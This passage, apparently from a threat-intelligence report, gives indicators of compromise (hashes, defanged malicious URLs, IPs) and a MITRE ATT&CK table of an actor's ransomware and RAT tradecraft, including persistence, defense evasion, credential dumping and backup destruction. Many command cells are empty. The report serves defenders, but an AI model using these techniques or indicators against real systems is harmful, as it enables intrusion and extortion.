1b5a73cafa33d82e994e8928279a3b97b0c424422bf678284ee9877c00de2c48f3064e852a2dd178aeb950c914f42689bf075ccaddf881938c4f7ff6b418d0f43fed834849907bdb3ae5fbd6c7a17e67256edf1d2fde2f1473d8dc4dfccfe6e619eb63db7fa79fae746e1f2b4d3bc5c4fbd0e7a7a9e372e7345cddd6cb0020c1
dd965684ec191206014e72b302492a5c6ccb285ff4afe4f39cf760f6dccfc129
dd0983d7b298743ab90fd6b9eff7c24cffa33c2678d82e971a69eeb3fda0ca98
c3dc5c64193f849ca5048d0e81ee1778ffc086087a20de1e09aef68a8bd560b27eb58ca2d1bcc354a1a722fb8025d88289e4ec3ecbf0d7d612b7b2d1ee2e26a301e0960c04097f73dbaaa45025370763ed26f488538c7195203dd3584d145891
8f2d99c8f48c1e73c69666218fa7b791ed5ff7900ee66cf1ea24a711529971ef3e9d22280a28ec73b6e84550febb8425d9c660f9777e2e4d3b5baaedea263cbe507e8666c239397561c58609f7ea569c9c49ddbb900cd260e7e42b02d03cfd87b94fab0b5c5854055c28b8ab3ce2d579ec9f66140251be8209729464fa71755640fc5e5c4bc7ac0880dcf1635acd01c09dba0411ef7ac4f4cc0e309412aae348
c0621954bd329b5cabe45e92b31053627c27fa40853beb2cce2734fa677ffd93
3e59379f585ebf0becb6b4e06d0fbbf806de28a4bb256e837b4555f1b4245571
50479953865b30775056441b10fdcb984126ba4f98af4f64756902a807b453e7
61a6878a3a864df7664b2729e9ae3b5448dcd1c087cbb36b6a7827d83061c127
Network indicators
hxxps://confluence.dada-tuda[.]ru/.w/wrgdfregrtgawreg.vbshxxps://big-tree[.]ru/.ss/s.phphxxps://t[.]me/+QFbPfHfSq3E0N2M6
confluence.dada-tuda[.]rudada-tuda[.]rubig-tree[.]ru
193.233.48[.]982.59.163[.]169
MITRE ATT&CK
| Tactic | Technique | Procedure |
|---|---|---|
| Execution |
Command and Scripting Interpreter: PowerShell |
Forbidden Hyena uses Uses its own crafted reverse shell to execute PowerShell commands via |
|
Command and Scripting Interpreter: Windows Command Shell |
Uses BlackReaperRAT to remotely execute commands via
|
|
|
Command and Scripting Interpreter: Unix Shell |
Uses the Unix command interpreter to launch bash scripts: |
|
|
Command and Scripting Interpreter: Visual Basic |
Uses |
|
|
Native API |
Uses the WinAPI function Uses |
|
|
User Execution: Malicious File |
The victim must extract a RAR file and launch the contained batch or VBS script to initiate system compromise |
|
| Persistence |
Account Manipulation: SSH Authorized Keys |
Uses |
|
Account Manipulation: Additional Local or Domain Groups |
Uses
|
|
|
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder |
Adds BlackReaperRAT to the Run key of HKLM and HKCU hives:
Uses the VBS loader to copy BlackReaperRAT to the current user’s Startup folder:
Adds Blackout Locker to the Run key:
Uses Blackout Locker to add
Uses Blackout Locker to create LNK files ( |
|
|
Create Account: Local Account |
Uses
|
|
|
Scheduled Task/Job: Cron |
Uses
|
|
|
Scheduled Task/Job: Scheduled Task |
Creates a Windows Task Scheduler entry to autostart BlackReaperRAT on the compromised host:
Creates a task named WindowsSystemMaintenance to launch |
|
| Privilege Escalation |
Access Token Manipulation: Token Impersonation/Theft |
Uses Blackout Locker to escalate privileges by duplicating the |
|
Create or Modify System Process |
Uses Blackout Locker to create and launch a service named Uses Blackout Locker to create the the Uses Blackout Locker to terminate Windows Defender‑related services |
|
|
Scheduled Task/Job: Scheduled Task |
Creates a Windows Task Scheduler entry to launch BlackReaperRAT as SYSTEM with the highest privileges |
|
| Defense Evasion |
Debugger Evasion |
Uses the |
|
File and Directory Permissions Modification: Windows File and Directory Permissions Modification |
Modifies file access permissions in
|
|
|
File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification |
Modifies file access permissions using
|
|
|
Hide Artifacts: Hidden Files and Directories |
Uses BlackReaperRAT to assign Hidden and System attributes to the copied files ( |
|
|
Impair Defenses: Disable or Modify Tools |
Uses Blackout Locker:
|
|
|
Indicator Removal: Clear Windows Event Logs |
Uses Blackout Locker to clear System, Application, and Security event logs |
|
|
Indicator Removal: File Deletion |
Implements self‑deletion mechanisms in:
|
|
|
Masquerading: Match Legitimate Resource Name or Location |
Uses BlackReaperRAT to create LNK files on removable media with names matching their legitimate files. Copies BlackReaperRAT to the directory Assigns malware filenames resembling legitimate system files: |
|
|
Obfuscated Files or Information |
Uses garble to obfuscate Sliver framework implants |
|
|
Obfuscated Files or Information: Software Packing |
Uses UPX to pack malware |
|
|
Obfuscated Files or Information: Junk Code Insertion |
Obfuscates VBS downloader and BlackReaperRAT files by inserting significant amounts of junk code |
|
|
Virtualization/Sandbox Evasion: System Checks |
Uses Blackout Locker to check its own filename. If it contains Checks for analysis‑related processes: procmon, wireshark, fiddler, regshot, ollydbg, idaq, x32dbg, x64dbg |
|
| Credential Access |
OS Credential Dumping: Security Account Manager |
Uses PowerShell script |
|
OS Credential Dumping: NTDS |
Uses |
|
| Discovery |
File and Directory Discovery |
Uses Blackout Locker to scan drives A—Z recursively to locate files for encryption. Uses viper_linux to recursively traverse all directories, beginning with the root |
|
Network Share Discovery |
Uses Blackout Locker to enumerate network resources after connecting to SMB port 445 (excluding ADMIN$) to encrypt files |
|
|
Remote System Discovery |
Uses PsMapExec and PowerView for infrastructure reconnaissance |
|
|
System Information Discovery |
Uses BlackReaperRAT to retrieve the computer name via WshNetwork COM object:
|
|
|
System Owner/User Discovery |
Uses BlackReaperRAT to retrieve the username via WshNetwork COM object:
|
|
| Lateral Movement |
Replication Through Removable Media |
Uses BlackReaperRAT to propagate via removable media |
| Command and Control |
Application Layer Protocol: Web Protocols |
Uses BlackReaperRAT to communicate with C2 over HTTPS, transmitting computer name, date and time, username, and unique BotID. Example:
|
|
Ingress Tool Transfer |
Uses the Uses the Uses
Uses
|
|
|
Proxy |
Uses ProxyChains to proxy traffic |
|
|
Remote Access Tools: Remote Desktop Software |
Uses AnyDesk for remote access |
|
|
Web Service: Bidirectional Communication |
Uses BlackReaperRAT to retrieve commands from a Telegram channel description |
|
| Impact |
Data Encrypted for Impact |
Uses Blackout Locker with AES‑128‑GCM to encrypt files, which consequently receive the Uses viper_linux with AES‑256‑GCM to encrypt files |
|
Defacement: Internal Defacement |
Uses Blackout Locker to set a custom desktop theme from |
|
|
Inhibit System Recovery |
Uses Blackout Locker to delete Windows shadow copies via
Uses Blackout Locker to terminate backup‑related services: vss, Veeam, Backup, Restore, Recovery, ShadowCopy, VolumeShadowCopy |
|
|
Service Stop |
Uses Blackout Locker to terminate multiple services and processes, including sql, oracle, veeam, backup, sqlserver, msexchange, sophos, as well as MS Office applications (Excel, Outlook, Winword, etc.) to ensure access to files for encryption:
|
Building an effective cybersecurity strategy requires an understanding of tools exploited by threat actors in the wild. BI.ZONE Threat Intelligence can greatly simplify this task. The portal provides information about the current attacks, threat actors, their tactics, techniques, tools, and exploited vulnerabilities. This intelligence can help you stay proactive and accelerate your incident response.